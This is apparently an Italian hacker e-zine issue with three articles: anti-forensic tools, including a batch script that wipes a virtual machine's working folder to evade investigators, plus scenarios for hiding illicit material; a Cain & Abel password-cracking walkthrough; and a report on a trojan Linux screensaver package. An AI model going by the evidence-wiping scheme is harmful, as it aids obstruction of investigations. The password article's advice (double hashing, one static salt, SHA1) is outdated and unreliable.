Tor-browser è un'utility che abbina la versione portable di Firefox al complesso Tor+Vidalia. Oltre alla copertura della navigazione tutta la cache, i cookie e qualunque dato temporaneo viene salvato nella directory dove risiede l'applicazione.

Il sistema rileva un'unica traccia relativa all'avvio e alla chiusura della connessione, che sarebbe comunque rilevabile dai dati del provider; una volta eliminata la directory del programma tutti i dati vengono quindi cancellati.

Hjsplit è un piccolo e molto efficiente programma freeware e stand-alone con compiti di splitter/joiner ; funziona perfettamente sia su Windows che tramite WINE.

L'applicazione agisce direttamente sulla suddivisione dei byte ed è quindi in grado di splittare qualunque tipo di file criptato o meno.

AES Crypt è un software libero e multi piattaforma, in grado di criptare i file e quindi proteggerne l'accesso tramite password, utilizzando un algoritmo a 256 bit.

TrueCrypt è un ottimo tool open-source che permette la creazione di file system criptati su disco fisso o supporti removibili.

E' possibile produrre partizioni virtuali visibili o nascoste protette da password, con ulteriori partizioni interne protette da diverse password.

Il tutto viene salvato in file con estensione .tc, che risultano quindi perfettamente trasportabili, splittabili e ulteriormente criptabili.

QemuPuppy abbina la leggera e pratica distro Puppy Linux all'emulatore Qemu (con possibilità di accelerazione tramite Kqemu) in modo da creare una macchina virtuale estremamente compatta e veloce, con un consumo di memoria decisamente minimo.

Come l'originale Puppy, anche qui le applicazioni sono espandibili tramite i repository della distribuzione.

Alla chiusura del programma, cioè allo shutdown del sistema, viene prodotto un file *pup_save.3fs* che raccoglie tutte le informazioni salvate nella sessione di lavoro per caricarle alla sessione successiva.

La lista potrebbe continuare a dismisura e questi come detto sono solo esempi... ma sono più che sufficienti a farci riflettere.

Proviamo a tracciare le linee di qualche scenario interessate...

QemuPuppy nella sua directory dentro C:\, magari con KQemu attivabile e srm.exe dentro \system32.

Potremmo avviare Puppy una prima volta e regolare le impostazioni di base come la tastiera in Italiano, oppure installare qualche altro programma che ci possa essere utile. Una volta usciti dalla distro tutte le impostazioni saranno salvate.

A questo punto si potrebbe duplicare la directory con le impostazioni di base, lavorare sul clone di Puppy, quindi eliminare la directory di lavoro e rimanere con una versione di Puppy totalmente pulita.

Cosa ne dite se ci concediamo uno script Batch per comodità?

```
@echo off
```

```
: -----  
: Avvia QemuPuppy in una nuova directory e alla  
: sua chiusura elimina tutti i dati creati  
: -----
```

```
: creo una directory d'uso
```

```
echo Creazione directory di lavoro...
md HydePuppy
copy QemuPuppy\* HydePuppy

: avvio KQemu e quindi puppy.exe


echo Avvio di KQemu...
net start kqemu
echo Avvio della finestra di Puppy Linux...
cd HydePuppy
echo BUON LAVORO ALLA FACCIACCIA DEGLI INVESTIGATORI!!!
puppy.exe

: alla chiusura della finestra di Qemu...

echo Chiusura del servizio KQemu...
net stop kqemu
echo Rimozione sicura della directory di lavoro...
cd C:\
srm -D -R HydePuppy
echo Directory eliminata

pause
```

programmazione ad alti livelli, solo grandi hacker avrebbero potuto creare questo software.



Tutti i dati creati verrebbero ad esempio inviati in remoto, anche in una o più anonime caselle di posta elettronica o in uno dei tanti servizi di file-hosting attivabili in maniera gratuita e volendo in forma anonima. I file prodotti potrebbero essere anche modificati nei metadati in maniera da rendere difficile il riconoscimento di una fonte comune.

Un altro esempio potrebbe utilizzare la criptazione massiccia dei dati anziché la loro eliminazione e spostamento dalla macchina locale.

Una partizione virtuale creata con *TrueCrypt*, codificata e protetta da password; dentro alla prima, una seconda partizione criptata e nascosta.

Tor-browser inserito all'interno della doppia partizione insieme ad una serie di materiale delicato che deve essere protetto da eventuali controlli (Terrorismo? Pedofilia? Crimine organizzato?).

Il file finale prodotto splittato in più parti (magari con una di queste inviata anche in remoto) e ulteriormente criptato tramite *AES Crypt*.

Sarebbe possibile recuperare i dati?

Quanto tempo sarebbe necessario?

Quanta parte sarebbe utilizzabile a livello forense, quindi con una data 'certezza' del referto?

Gli scenari immaginabili sono i più vasti e diversificati possibili.

Come si può immaginare qualunque aggiunta di nuovi tool alla nostra lista andrebbe a moltiplicare in modo esponenziale le possibilità di operare.

Conclusioni

Ormai molti anni fa, quando ancora il mondo viveva la Guerra Fredda, mi capitò di leggere un documento giornalistico sui programmi delle due super-potenze per nascondere le loro testate nucleari. Ricordo ancora a memoria questa frase:

"in una guerra tra gatto e topo le astuzie del topo possono andare oltre l'immaginazione"

Credo che questa massima possa essere il giusto riassunto di quanto detto fino ad ora.

Voglio fare presente nuovamente che ciò che è stato scritto non è nulla di particolare ma è soltanto una spiegazione semplificata di metodi applicabili da qualunque troglodita informatico. Non sono stati presi in considerazione elementi più tecnici come la creazione di un crypter personale, un rootkit, un sistema di criptazione del traffico di rete ecc.

Qualcuno che si interessa all'argomento avrà notato che non ho mai parlato direttamente (escluso *Timestomp*) di un'importante piattaforma anti-forense, realizzata da uno dei gruppi che in questi anni ha prodotto i migliori materiali, cioè Metasploit con il suo MAFIA (*Metasploit Anti-Forensic Investigation Arsenal*).

Ho pensato di citarlo solo in questa conclusione perchè credo che solo adesso se ne colga la portata.

Questo documento ha puntato principalmente sull'aspetto strettamente operativo delle tecniche anti-forensi; vorrei che adesso il lettore medio di UAH (che suppongo avere buona capacità in campo informatico) ragionasse con la sua testa e andasse oltre questa spiegazione.

Viene da pensare alla presenza di grandi organizzazioni illegali che sicuramente non hanno difficoltà a trovare chi lavori su applicazioni personalizzate per i loro scopi.

Parliamo da tecnici del settore informatico:

Quanto sarebbe difficile lavorare sui sorgenti aperti di TrueCrypt o AES Crypt per produrne una nuova versione?

Sarebbe semplicissimo, non richiederebbe un gran lavoro né gran personale...

Quanto costerebbe ad un'organizzazione terroristica internazionale?

Pensiamo ad un gruppo di tre o quattro sviluppatori che lavorino a tempo pieno per un anno alla realizzazione di simili tool. Quanto produrrebbero e quanto costerebbero?

Credo che molti di voi rabbriviscano rispondendo alle domande appena poste.

Forse la frase che ho scritto prima valeva soltanto per la Guerra Fredda, per i tempi di oggi andrebbe certamente modificata...

"in una guerra tra gatto e topo, siamo sicuri su chi sia il gatto e chi sia il topo?"

Floatman

Unsafe Password

Avete mai pensato quante persone, nel momento in cui devono scegliere una loro password, tendono a banalizzarne la scelta?

Anche se oggi moltissimi siti web incitano ad adottare una password sicura, contenente lettere, numeri e simboli, la maggior parte delle persone sceglie password semplici da ricordare: come la data di nascita, il nome della fidanzata o una qualunque parola che si possa trovare in un dizionario.

Password del genere sono molto deboli, però la gente si illude che aggiungendo un numero o cambiando il case delle lettere all'interno della password si ottenga una maggiore sicurezza.

Non è per niente vero!

Password del tipo "arianna24" o "4dr3n4l1n4", o anche "AriAnNa24" sono molto comuni, ma potenzialmente insicure!

In questo articolo vi mostrerò la SEMPLICITA' con cui si crackano password del genere, vi farò conoscere i principali tipi di attacchi (Brute-Force, Dictionary Attack, Crittanalisi tramite Rainbow Tables), ma SOPRATUTTO vi mostrerò dei semplici modi per rendere più sicuri database e password. Spero di riuscire a sensibilizzarvi un po' sulla sicurezza delle vostre password.

Prima di iniziare a parlarvi del cracking vero e proprio vorrei informarvi che LA MAGGIOR PARTE DELLE 300 PASSWORD PIU' USATE AL MONDO è crackabile in tempi decisamente corti! (con tempi decisamente corti si va da qualche secondo a due giorni massimo)

La password più insicura (e usata) al mondo è:

"123456"

La seconda password più insicura è:

"password"

...

Un concetto fondamentale da comprendere, prima di continuare nella lettura dell'articolo, è il concetto di *Hashing* (in inglese: fare a brandelli, sminuzzare).

Che cos'è un *hash*?

Una funzione hash è, nel linguaggio matematico e informatico, una funzione che mappa una stringa di lunghezza arbitraria in una stringa di lunghezza predefinita.

Nelle applicazioni CRITTOGRAFICHE una funzione hash deve avere le seguenti proprietà:

- *resistenza alla preimmagine*: dev'essere computazionalmente intrattabile la ricerca di una stringa in input che dia un hash uguale a un dato hash;
- *resistenza alla seconda preimmagine*: dev'essere computazionalmente intrattabile la ricerca

di una stringa in input che dia un hash uguale a quello di una data stringa;

- *resistenza alle collisioni*: dev'essere computazionalmente intrattabile la ricerca di una coppia di stringhe in input che diano lo stesso hash.

Le tre principali tecniche di cracking di un hash di una password sono:

- *Brute-force attack* (l'ultima spiaggia del cracking di una password): consiste nel tentare ogni possibile combinazione di password finchè non si trova quella giusta (hash combaciante). La difficoltà e i tempi di quest'attacco sono determinati dal tipo della password (solo lettere, alfanumerica, alfanumerica con simboli...). Ovviamente, crescendo la lunghezza della password, cresce anche il tempo necessario in maniera esponenziale. Quindi ci possono volere anni a crackare una password lunga 20 caratteri accuratamente scelta.
In un Brute-force attack occorre scegliere attentamente il Charset e la lunghezza minima e massima, per la lunghezza basta informarsi sul CMS usato e vedere le limitazioni per le lunghezze, mentre per il Charset occorre una minima conoscenza della "vittima", oppure si procede a caso sperando che tutto sia corretto.
- *Dictionary attack*: metodo molto utilizzato per il cracking delle password meno sicure, lo analizzeremo in questo articolo e potremo vedere la facilità con cui si cracka una password insicura.
- *Crittanalisi con Rainbow tables*: si può considerare una via di mezzo tra i due metodi precedenti, che cerca di trovare un compromesso tempo-memoria, lo approfondiremo alla fine dell'articolo.

It's time to crack...

Vediamo il funzionamento di uno dei metodi di cracking più utilizzati...

Il metodo di cracking che analizzeremo è il *Dictionary Attack*, con cui, scopriremo, è possibile crackare una password poco sicura in MENO DI UN MINUTO!

Il Dictionary Attack si realizza confrontando l'hash di ogni parola contenuta in una lista (wordlist), spesso un dizionario, con l'hash da crackare.

Il programma che andremo a usare per l'esperimento è Cain & Abel, una utility di sicurezza per Windows, che include una buona gamma di funzioni adatte al cracking di password. Le alternative a Cain per Linux sono Crackerjack o John the ripper, che funzionano molto bene.

Il caso che analizziamo è puro frutto di fantasia.


Supponiamo di entrare in possesso di un database di un sito web dove le password sono "hashate" in MD5... in pochissimo tempo sarebbe possibile crackare tutte le password deboli, ma questo solo se il sito non utilizza tecniche di doppio-hash o simili (lo approfondiremo a fine articolo).

Certamente in questo articolo non parlerò su come "rubare" un database delle password, ma potete trovare degli spunti sul mio articolo "Web Vulnerability", pubblicato sul n° 3 di UAH.

La password che crackeremo per fare una prova è "password12" (esempio stupido ma che riflette la realtà di molte password).

Prima di tutto calcoliamone l'hash MD5.

Apriamo Cain e utilizziamo il "Hash Calculator" per generare l'MD5 della nostra password....



Adesso che abbiamo l'hash "C24A542F884E144451F9063B79E7994E" dobbiamo crackarlo, vediamo come fare con un Dictionary Attack...

Sempre con Cain andiamo nella scheda "Cracker" e selezioniamo la voce relativa all'MD5 (nel menu a sinistra).

Clicchiamo poi sull'icona del + in alto per inserire in lista un hash MD5...




Una volta inserito selezioniamo l'hash dalla lista, e con il tasto destro clickiamo sulla voce "Dictionary Attack".

Nel pannello "Dictionary" dovete inserire un file wordlist (cliccate con il tasto destro e selezionate "Add"), lo potete trovare nella cartella Wordlists che stà all'interno della directory

di installazione di Cain.

Ci apparirà una schermata simile a questa:




Nel pannello Options potete settare varie utili operazioni aggiuntive:

- *As Is*: Confronta la parola della Wordlist esattamente com'è;
- *Reverse*: Prova il confronto anche con l'inverso di ciascuna parola;
- *Double*: Prova il confronto anche con la ripetizione di ciascuna parola;
- *Lowercase*: Prova il confronto anche con la parola in minuscolo;
- *Uppercase*: Prova il confronto anche con la parola in maiuscolo;
- *Num. Sub. Perms*: Prova a sostituire lettere con numeri (tipo L337);
- *Case perms*: Prova ogni combinazione di minuscole-maiuscole;
- *Two num. Hyb. Brute*: Fa un brute-force di due numeri dopo la parola;

Il file che verrà usato (Wordlist.txt) è un file di dizionario già incluso in Cain & Abel che contiene moltissime parole italiane, inglesi, anche francesi e molti nomi di persona.

Vi ricordo che i file di Wordlist sono facilmente reperibili sul web e ce ne sono svariati.

Passiamo all'attacco: una volta selezionato il file di Wordlist e le opzioni con cui eseguire l'attacco clicchiamo "Start" e aspettiamo



Come potete vedere, il tempo che è stato necessario per crackare la password "password12" è stato di circa 22 SECONDI!

Facile, vero?

Altri metodi di attacco...

Abbiamo visto come crackare in pochissimo tempo una password poco sicura, Ma come agire per le password leggermente più sicure (o comunque non presenti nelle wordlist e nei dizionari) come "goTOdie"? Qual è la falla in questa password ? È CORTA! E contiene solo lettere. Una password del genere con il mio computer (un Pentium 4 dual core da 3,6 GHz) la cracko in meno di mezz'ora tramite un attacco di tipo *Brute-Force*.

Prima di effettuare un brute-force dovete anche essere sicuri sul tipo di caratteri (Charset) che usa la "vittima", inoltre dovete stimare la lunghezza della password e sperare che tutto sia giusto. Non è un po' noioso questo metodo?

Il brute-force è estremamente lungo e antiquato come metodo. Negli ultimi anni c'è stata una notevole diffusione delle Rainbow Tables (tabelle arcobaleno), ottime alternative al brute-force.

Come funziona l'attacco tramite *Rainbow Table*?

Semplicemente cerca di trovare un compromesso tempo-memoria al brute-force. Si può crackare in tempi moderati (o comunque non eccessivi) una password lunga 16 caratteri a spese della memoria: più una rainbow table è grande e più veloce sarà l'operazione di cracking. Tuttavia una rainbow table in grado di crackare una password di 16 caratteri può occupare anche qualche terabyte di spazio su disco!


Ma cos'è una Rainbow Table???

...In crittografia una tabella arcobaleno, nota anche con il termine inglese di rainbow table, è una tabella di associazione che offre un compromesso tempo-memoria usato per il recupero delle chiavi di cifratura in chiaro partendo da chiavi in formato hash generate da una funzione crittografica di hash.... [Wikipedia - Tabella arcobaleno]

Si stanno diffondendo dei siti web che permettono di crackare una password usando le Rainbow tables presenti sui loro server, ma nulla vieta all'aspirante cracker di scaricarsi da internet o di generarsi in casa le Rainbow tables, ben sapendo che il processo di generazione è molto lungo e non è per niente consigliato generarle con il "computer di casa".

Per questo esiste una utility di Cain chiamata Winrtgen, che permette di creare le proprie rainbow table su misura e personalizzate.

Ecco la schermata riguardante il settaggio dei parametri necessari alla creazione di una RT:



Osserviamo i parametri:

Hash: indica per quale algoritmo di hashing va creata la RT;

Min Len: indica la lunghezza minima della password;

Max Len: indica la lunghezza massima della password;

Index: indica il punto di Index della RT;

Chain Len: indica la lunghezza di ciascuna catena della RT;

Chain Count: indica il numero di catene per tabella;

Charset: indica il set di caratteri da analizzare;

Key space: indica il numero di combinazioni totali;

Disk space: indica quanto grande sarà la RT;

Success probability: indica la possibilità di successo dell'operazione di cracking.

Infine il Benchmark è un test approssimativo dei tempi di generazione/cracking (vedete perchè è sconsigliato crearsi in casa le RT???, a meno che non abbiate un super computer, è meglio se ve le scaricate da internet).

Prima di avviare la generazione della Rainbow Table controllate che sia sufficiente lo spazio su disco, onde evitare spiacevoli problemi.

Consigli per Webmasters

Ma allora, cari webmasters, come si può fare a proteggere le password degli utenti anche se sono insicure?

Qualunque webmaster rischia di dare in mano al cracker/lamer di turno il database del suo sito nel caso siano presenti vulnerabilità nel sito stesso.

Un modo per rendere più sicure le password cifrate nei database dei siti web può essere il doppio hash:

DOPPIO HASH

In cosa consiste il doppio-hash? Si memorizza nel database l'hash in SHA1 dell'hash in MD5 della password, invece che memorizzarne direttamente l'hash MD5 (o SHA1).

Qualche esempio:

```
[...]  
$pwd_cifrata = sha1(md5($pwd)); DOPPIO HASH MD5>SHA1  
[...]
```

Ovviamente nessuno vi vieta di fare:


```
[...]  
$pwd_cifrata = md5(sha1($pwd)); // DOPPIO HASH SHA1>MD5  
[...]
```

```
[...]  
$pwd_cifrata = sha1(sha1($pwd)); // DOPPIO HASH SHA1>SHA1  
[...]
```

O, se volete, potete fare così, ma occhio alle collisioni:

```
[...]  
$pwd_cifrata = sha1(md5(sha1($pwd))); // TRIPLIO HASH  
[...]
```

Nel caso qualche malintenzionato venga in possesso del database, il processo di cracking risulterà molto difficile per il fatto che un hash md5 è lungo 16 byte (32 caratteri) fissi, quindi dovrà prima dall'hash SHA1 risalire all'hash MD5 e POI dall'hash MD5 risalire alla password vera e propria.



SALTING DELLA PASSWORD

Un altro semplice metodo per proteggere i propri database è quello del SALTING della password.

Che cos'è un SALT? Un SALT è una stringa casuale (o pseudo-casuale) che viene concatenata alla password in chiaro nel momento della cifratura (sia in fase di registrazione che in fase di login). Ovviamente il SALT è separato dal database delle password, e può trovarsi per esempio in un file di configurazione.

Ciò rende difficile lo sfruttamento del Dictionary Attack, e più un salt è grande, più sarà difficile attuare un Brute-force attack.

Il Salting rende anche difficoltosa la crittanalisi tramite Rainbow Tables, visto che una Rainbow Table in grado di crackare una password + un salt lungo, occuperebbe troppa memoria e la generazione sarebbe lentissima.

Vediamo degli esempi su come implementare un semplice salting delle password in PHP, questi sono esempi, il resto del programma dovete costruirlo voi.

```
config.php
[...]
$pwd_salt = "k6mgSib5f82Kbeop"; //128 bit salt
[...]
```

```
registrazione.php

// vari include e/o require
require_once("config.php");

// resto del programma
$pwd = $input.$pwd_salt;
$hash = sha1($pwd);

// procedura di registrazione
login.php

// vari include e/o require
require_once("config.php");

// resto del programma
$pwd = $input.$pwd_salt;
$hash = sha1($pwd);
// varie procedure di login e resto del programma
```

In genere il SALTING si effettua in questo modo, ma potete sempre usare la fantasia e

concatenare il salt prima della pwd, oppure sia prima che dopo... divertitevi!

Se volete potete provare a combinare il salting con il doppio hash:

```
$hash = sha1(md5($input.$pwd_salt));
```

Ovviamente tutto ciò serve a complicare la vita al cracker, ma ricordatevi che nessun algoritmo è sicuro al 100%, e nessuno lo sarà mai.

Un ultimo consiglio: è stato provato che MD5 presenta vari difetti, e dei particolari algoritmi di ricerca delle collisioni sono riusciti a trovare fino a una collisione al minuto. Preferite SHA1, o se possibile SHA2, che sono sicuramente più sicuri (scusate il gioco di parole :P).

Concludendo...

Ok, dopo aver letto quest'articolo, che cosa abbiamo imparato?

Lo scopo di quest'articolo non è quello di insegnarvi a crackare le password, ma di insegnarvi a DIFENDERVI dai cracker.

Su come si cracka una password non avete imparato quasi niente, avete visto solo un esempio di Dictionary Attack. Spero di avervi sensibilizzato sulla scelta delle password e (per i webmaster) sulla protezione dei vostri database (e quindi sulla protezione delle password di ciascun vostro utente).

Riepilogando...

SONO PASSWORD SICURE:

```
rajdYqmaD82daM  
Gh0Tantafame3  
#3$anto@1
```

...

SONO PASSWORD MEDIAMENTE SICURE:

```
sn+figo24  
1ales/sandro1
```

...

SONO PASSWORD POCO SICURE:

```
annalisa90  
c4zz4t3
```

...

(mi scuso per la stupidità degli esempi, spero che rendano l'idea :P)

ShellCoder_ (ex Sh3llC0d3r)

NON ACCETTARE PACCHETTI DAGLI SCONOSCIUTI

Dal titolo quest'articolo sembra una scontata predica sentita milioni di volte, invece è un avvertimento pesantemente necessario in vista di quello che sta succedendo in questi ultimi anni. La nicchia di utenti GNU/Linux va diventando via via sempre più popolata, e se non si allarga rischiamo di morire soffocati! Ultimamente si sente in giro che chi crea virus, i cosiddetti *virus-writers*, o cracker o come li volete chiamare li chiamate, stanno cominciando ad interessarsi maggiormente al fenomeno della OpenSource-Migration, e siccome precedentemente, i sistemi operativi GNU/Linux, per via dell'infimo numero di utenza, erano di scarsissimo interesse per questi soggetti dalla dubbia intelligenza, adesso sembra parecchio strano doversi trovare faccia a faccia con minacce, con cui chiunque abbia avuto un sistema operativo Microsoft ha avuto a che fare.

Non so se, per esempio, avete sentito una notizia, riguardante un malware che fingeva di essere uno screensaver? ecco un link alla notizia a chi interessasse => <http://bit.ly/6Qb2dO>

Di cosa si tratta in pratica?

Gnome (il DE più utilizzato di default in moltissime distro) ha un sito di appassionati smanettoni pupazzeschi (dove ogni tanto bazzico pure io) <http://gnome-look.org>, che offre gratuitamente screensaver, temi-gtk, temi-gdm, temi di icone, wallpapers.

Tutti pacchettizzati, ed installabili semplicemente scompattandoli in determinate cartelle, o con un facile drag&drop sulla schermata di selezione dei temi.

Gli screensaver invece sono un attimino più complessi, devono essere supportati da certe librerie, il pc deve supportare l'accelerazione3d, molti vanno in conflitto con compiz, e quindi la maggior parte vengono pacchettizzati in un piccolo .deb autoconfigurante.

Sfruttando la voglia grafica degli utonti che usano ubuntu e le debian based che usano i deb come pacchetti, un utente, credendosi furbo, ha pacchettizzato oltre ad uno screensaver di una cascata animata, uno script postinstall che scaricava dal web pesanti dosi di script-malevoli scritti ad hoc.

Essi si infiltravano pesantemente nel sistema, come script di avvio, come script di nautilus, e si duplicavano in maniera esponenziale per evitare di fallire.

L'utente è stato subito bannato, e prontamente denunciato, solo che era registrato tramite proxy ed è quasi impossibile andarlo a beccare.

L'obbiettivo di questo pacchetto maligno non era, il furto di dati sensibili, come la maggior parte di attacchi ai sistemi GNU/linux, perpetrati nel tempo. Ma era pensato a posta per creare una botnet, o meglio per affiliare altri computer ad una botnet esistente. Cosa che su Windows è molto più facile ottenere per via del basso livello di sicurezza.

Vediamo un po' meglio teoricamente:

GNU/Linux ha un sistema di utenti, puoi creare parecchi utenti sullo stesso calcolatore, assegnare ad ognuno una piccola partizione dell'hard-disk e permettergli o meno di toccare certi file. Basta solo determinare un utente Super (il cosiddetto Super User => su) che ha accesso a tutti i file e tutte le partizioni. Se il su è una persona esperta, diciamo che il sistema operativo è inattaccabile, perchè per toccare un qualsiasi file di configurazione, per

modificare, installare programmi, hai bisogno di un'autenticazione come superutente.

In che modo il trojan (credo che possa definirsi trojan no?) aggirava questo sistema?

Puntava sull'utenza media che non controlla bene, o meglio non controlla proprio, i pacchetti che installa, finchè si installano pacchetti verificati da repository ci siamo, tutto ok, sono verificati da migliaia di utenti ogni giorno e se c'è qualcosa che non va vengono subito segnalati e magari cancellati. Ma per fortuna (o purtroppo) chiunque può costruire un pacchetto debian, pacchettizzare un suo lavoro, e distribuirlo per il web. Il problema è che non dobbiamo dare mai per scontato che il nostro sistema operativo GNU/Linux è inattaccabile! Perchè è proprio lì che gioca questo sistema.

